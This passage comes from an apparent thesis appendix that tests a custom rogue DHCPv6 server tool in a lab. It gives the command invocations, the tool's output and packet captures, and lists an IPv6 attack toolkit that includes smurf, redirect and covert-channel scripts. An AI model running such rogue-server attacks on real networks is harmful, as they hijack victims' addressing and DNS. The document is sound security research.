
- The prefix information: This include the prefix and the subnet mask that the server defines. In this task, the prefix `2001:db8:abcd:8::/64` is chosen with the parameter **-prefix 2001:db8:abcd:8::/64**.
- Valid lifetime: It is the valid lease length of the address that DHCPv6 server provides. 200 (seconds) is the value that PC2 assigns with the syntax **-vlt 200**.
- Preferred lifetime: It is the preferred lease length of the address that DHCPv6 server provides. 400 (seconds) is the value that PC2 assigns with the syntax **-plt 400**. This lifetime is greater than the valid lifetime in order to observe the difference in function.
- DNS server: The IPv6 address of DNS server (in this case, 2001::1002) is written as **-dns_ip 2001::1002**.
- Domain: The domain name is is inserted with syntax **-domain thesis.local**, for instance.



```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 dhcpv6_server.py eth0 -prefix 2001:db8:abcd:8::/64 -vlt 200 -plt 400 -dns_ip 20
01::1002 -domain thesis.local
Initializing DHCPv6 Server attack on the link (press Ctrl+C to stop the attack).....
+ Received SOLICIT message from host: fe80::7790:2c2b:9e56:431b and MAC: 00:0c:29:8e:74:ad
+ Sending ADVERTISE message to host: fe80::7790:2c2b:9e56:431b
               with address's offer: 2001:db8:abcd:8:260f:2a75:95:9f9
                with valid lifetime: 200
            with preferred lifetime: 400
                        DNS address: 2001::1002
                         DNS domain: thesis.local.
────────────────────────────────────────────────────────────
+ Received SOLICIT message from host: fe80::7790:2c2b:9e56:431b and MAC: 00:0c:29:8e:74:ad
+ Sending ADVERTISE message to host: fe80::7790:2c2b:9e56:431b
               with address's offer: 2001:db8:abcd:8:b32d:8b42:51c5:7251
                with valid lifetime: 200
            with preferred lifetime: 400
                        DNS address: 2001::1002
                         DNS domain: thesis.local.
────────────────────────────────────────────────────────────
+ Received SOLICIT message from host: fe80::7790:2c2b:9e56:431b and MAC: 00:0c:29:8e:74:ad
+ Sending ADVERTISE message to host: fe80::7790:2c2b:9e56:431b
               with address's offer: 2001:db8:abcd:8:bd11:d556:815c:3468
                with valid lifetime: 200
            with preferred lifetime: 400
                        DNS address: 2001::1002
                         DNS domain: thesis.local.
────────────────────────────────────────────────────────────
+ Received SOLICIT message from host: fe80::7790:2c2b:9e56:431b and MAC: 00:0c:29:8e:74:ad
+ Sending ADVERTISE message to host: fe80::7790:2c2b:9e56:431b
               with address's offer: 2001:db8:abcd:8:694a:d457:a8d3:3cd
                with valid lifetime: 200
            with preferred lifetime: 400
                        DNS address: 2001::1002
                         DNS domain: thesis.local.
────────────────────────────────────────────────────────────
```

Fig. A.23: Result of the dhcpv6_server.py tool with the shorter valid lifetime from the stateful configuration.

After running the tool, as depicted in Fig. A.23, it can be seen that the negotiation procedure is not successful. The preferred lifetime provided by PC1 (server) has a longer duration than the valid lifetime, which violates the profile rule of PC2 (client). Therefore, PC2 silently ignores all Advertisement messages from PC1 every time it discovers the available the server through Solicit packets. As a consequence, PC2 does not have any IPv6 address from PC1. The captured packets are illustrated in Fig. A.24.



```
Source                      Destination                 Protocol  Info
fe80::7790:2c2b:9e56:431b   ff02::1:2                   DHCPv6    Solicit XID: 0x01e9ed CID: 000100012bbe2278000c298e74b7
fe80::8ac4:147a:5dfe:a9c6   fe80::7790:2c2b:9e56:431b   DHCPv6    Advertise XID: 0x01e9ed CID: 000100012bbe2278000c298e74b7
fe80::7790:2c2b:9e56:431b   ff02::1:2                   DHCPv6    Solicit XID: 0x01e9ed CID: 000100012bbe2278000c298e74b7
fe80::8ac4:147a:5dfe:a9c6   fe80::7790:2c2b:9e56:431b   DHCPv6    Advertise XID: 0x01e9ed CID: 000100012bbe2278000c298e74b7
fe80::7790:2c2b:9e56:431b   ff02::1:2                   DHCPv6    Solicit XID: 0x01e9ed CID: 000100012bbe2278000c298e74b7
fe80::8ac4:147a:5dfe:a9c6   fe80::7790:2c2b:9e56:431b   DHCPv6    Advertise XID: 0x01e9ed CID: 000100012bbe2278000c298e74b7
fe80::7790:2c2b:9e56:431b   ff02::1:2                   DHCPv6    Solicit XID: 0x01e9ed CID: 000100012bbe2278000c298e74b7
fe80::8ac4:147a:5dfe:a9c6   fe80::7790:2c2b:9e56:431b   DHCPv6    Advertise XID: 0x01e9ed CID: 000100012bbe2278000c298e74b7
```


```
> Frame 2: 184 bytes on wire (1472 bits), 184 bytes captured (1472 bits) on interface eth0, id 0
> Ethernet II, Src: VMware_8c:0b:0d (00:0c:29:8c:0b:0d), Dst: VMware_8e:74:ad (00:0c:29:8e:74:ad)
> Internet Protocol Version 6, Src: fe80::8ac4:147a:5dfe:a9c6, Dst: fe80::7790:2c2b:9e56:431b
> User Datagram Protocol, Src Port: 7080, Dst Port: 546
v DHCPv6
    Message type: Advertise (2)
    Transaction ID: 0x01e9ed
  > Client Identifier
  > Server Identifier
  v Identity Association for Non-temporary Address
      Option: Identity Association for Non-temporary Address (3)
      Length: 40
      IAID: 0a000c29
      T1: 43200
      T2: 69120
    v IA Address
        Option: IA Address (5)
        Length: 24
        IPv6 address: 2001:db8:abcd:8:260f:2a75:95:9f9
        Preferred lifetime: 400
        Valid lifetime: 200
  > DNS recursive name server
  > Domain Search List
```

Fig. A.24: Captured DHCPv6 packets after running the dhcpv6_server.py tool with the shorter valid lifetime from the stateful configuration.

In case of longer valid lifetime (400 seconds), it is only needed to swap the value between the valid lifetime and preferred lifetime in the configuration. Specifically, the valid lifetime is inserted as **-vlt 400**, and the preferred lifetime is set as **-plt 200**. The output after launching this tool is shown in Fig. A.25.


As can be seen, PC2 succeeds in getting an IPv6 global address from PC1. These four DHCPv6 messages (Solicit, Advertise, Request, Reply) demonstrate the successful negotiation between PC2 and PC1. The captured DHCPv6 packets are almost similar to the described example in the section Dynamic Host Configuration Protocol version 6 5.7, which are shown in Fig. A.26. The only difference is IPv6 address in Identity Association option, where PC2 gets an IPv6 address generated from the different range (`2001:db8:abcd:8:7ca7:cb30:e297:ac54`).

The network configuration of PC2 is now updated with three IPv6 global addresses, as depicted in Listing. A.6.



```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 dhcpv6_server.py eth0 -prefix 2001:db8:abcd:8::/64 -vlt 400 -plt 200 -dns_ip 20
01::1002 -domain thesis.local
Initializing DHCPv6 Server attack on the link (press Ctrl+C to stop the attack).....
+ Received SOLICIT message from host: fe80::7790:2c2b:9e56:431b and MAC: 00:0c:29:8e:74:ad
+ Sending ADVERTISE message to host: fe80::7790:2c2b:9e56:431b
             with address's offer: 2001:db8:abcd:8:7ca7:cb30:e297:ac54
              with valid lifetime: 400
          with preferred lifetime: 200
                      DNS address: 2001::1002
                       DNS domain: thesis.local.
────────────────────────────────────────────────────────────

+ Received REQUEST message from host: fe80::7790:2c2b:9e56:431b and MAC: 00:0c:29:8e:74:ad
+ Sending REPLY message to host: fe80::7790:2c2b:9e56:431b
         with confirmed address: 2001:db8:abcd:8:7ca7:cb30:e297:ac54
            with valid lifetime: 400
        with preferred lifetime: 200
                    DNS address: 2001::1002
                     DNS domain: thesis.local.
────────────────────────────────────────────────────────────
```

Fig. A.25: Result of the dhcpv6_server.py tool with the longer valid lifetime from the stateful configuration.




```
Source                       Destination                  Protocol  Info
fe80::7790:2c2b:9e56:431b    ff02::1:2                    DHCPv6    Solicit XID: 0xc2e941 CID: 000100012bbe2278000c298e74b7
fe80::8ac4:147a:5dfe:a9c6    fe80::7790:2c2b:9e56:431b    DHCPv6    Advertise XID: 0xc2e941 CID: 000100012bbe2278000c298e74b7
fe80::7790:2c2b:9e56:431b    ff02::1:2                    DHCPv6    Request XID: 0xc2e941 CID: 000100012bbe2278000c298e74b7 I
fe80::8ac4:147a:5dfe:a9c6    fe80::7790:2c2b:9e56:431b    DHCPv6    Reply XID: 0xc2e941 CID: 000100012bbe2278000c298e74b7 IAA

> Frame 4: 184 bytes on wire (1472 bits), 184 bytes captured (1472 bits) on interface eth0, id 0
> Ethernet II, Src: VMware_8c:0b:0d (00:0c:29:8c:0b:0d), Dst: VMware_8e:74:ad (00:0c:29:8e:74:ad)
> Internet Protocol Version 6, Src: fe80::8ac4:147a:5dfe:a9c6, Dst: fe80::7790:2c2b:9e56:431b
> User Datagram Protocol, Src Port: 2683, Dst Port: 546
v DHCPv6
    Message type: Reply (7)
    Transaction ID: 0xc2e941
  > Client Identifier
  > Server Identifier
  v Identity Association for Non-temporary Address
      Option: Identity Association for Non-temporary Address (3)
      Length: 40
      IAID: 0a000c29
      T1: 43200
      T2: 69120
    v IA Address
        Option: IA Address (5)
        Length: 24
        IPv6 address: 2001:db8:abcd:8:7ca7:cb30:e297:ac54
        Preferred lifetime: 200
        Valid lifetime: 400
  > DNS recursive name server
  > Domain Search List
```

Fig. A.26: Captured DHCPv6 packets after running the dhcpv6_server.py tool with the longer valid lifetime from the stateful configuration.

When the leasing lifetime reaches 50% of preferred lifetime, PC2 sends a Renew message to DHCPv6 server for the lifetime extension. PC1 (server) first verifies the client's identity using the client identifier option in the Renew message. Then. it checks the lease time remaining for the client's assigned IPv6 address and sends a Reply message to the client with a confirmation of the renewal, as illustrated in Fig. A.27. From now on, the leased address continues to be active on PC2.

```
C:\Users\User>netsh interface ipv6 show addresses

DAD State   Valid Life Pref. Life Address
----------- ---------- ---------- ------------------------
Preferred  29d23h59m59s 6d23h59m59s 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9
Preferred  6d23h59m59s 23h59m59s  2001:db8:abcd:1:2816:ed5:a706:70b9
Preferred        6m39s     3m19s  2001:db8:abcd:8:7ca7:cb30:e297:ac54
Preferred     infinite   infinite fe80::7790:2c2b:9e56:431b%4
```

Listing A.6: Result of the address configuration at PC2 after the stateful DHCPv6 negotiation with longer valid lifetime (shortened output).



```
+ Received RENEW message from host: fe80::7790:2c2b:9e56:431b and MAC: 00:0c:29:8e:74:ad
+ Sending REPLY message to host: fe80::7790:2c2b:9e56:431b
        with confirmed address: 2001:db8:abcd:8:7ca7:cb30:e297:ac54
           with valid lifetime: 400
       with preferred lifetime: 200
                   DNS address: 2001::1002
                    DNS domain: thesis.local.
```

Fig. A.27: Result of the dhcpv6_server.py tool before the expiration of the address with longer valid lifetime from the stateful configuration.

B Content of the electronic attachment

The electronic attachment contains the network toolkit, which has been designed for testing and attacking IPv6 networks. It provides various tools that can be used to scan, fingerprint, and exploit vulnerabilities in IPv6 networks. The network toolkit is available on GitHub with the link https://github.com/vafekt/IPv6-toolkit[40]. The structure of this toolkit (up to the time of the latest version 09/05/2023) is described as below. The instruction about the usage of every single tool is mentioned in the chapters above.

```
/ ....................................... root of the attached archive
└── toolkit ........................ list of tools in the network toolkit
    ├── covert_channel.py
    ├── detect_new.py
    ├── dhcpv6_client.py
    ├── dhcpv6_server.py
    ├── extension_header.py
    ├── fragment_header.py
    ├── implant_mtu.py
    ├── mld_query.py
    ├── mldv1_report_done.py
    ├── mldv2_report.py
    ├── neighbor_advertisement.py
    ├── neighbor_solicitation.py
    ├── ping.py
    ├── probe_alive.py
    ├── redirect.py
    ├── router_advertisement.py
    ├── router_solicitation.py
    ├── routing_header.py
    ├── smurf.py
    └── validate_parameters.py ........ constructed library for the toolkit
```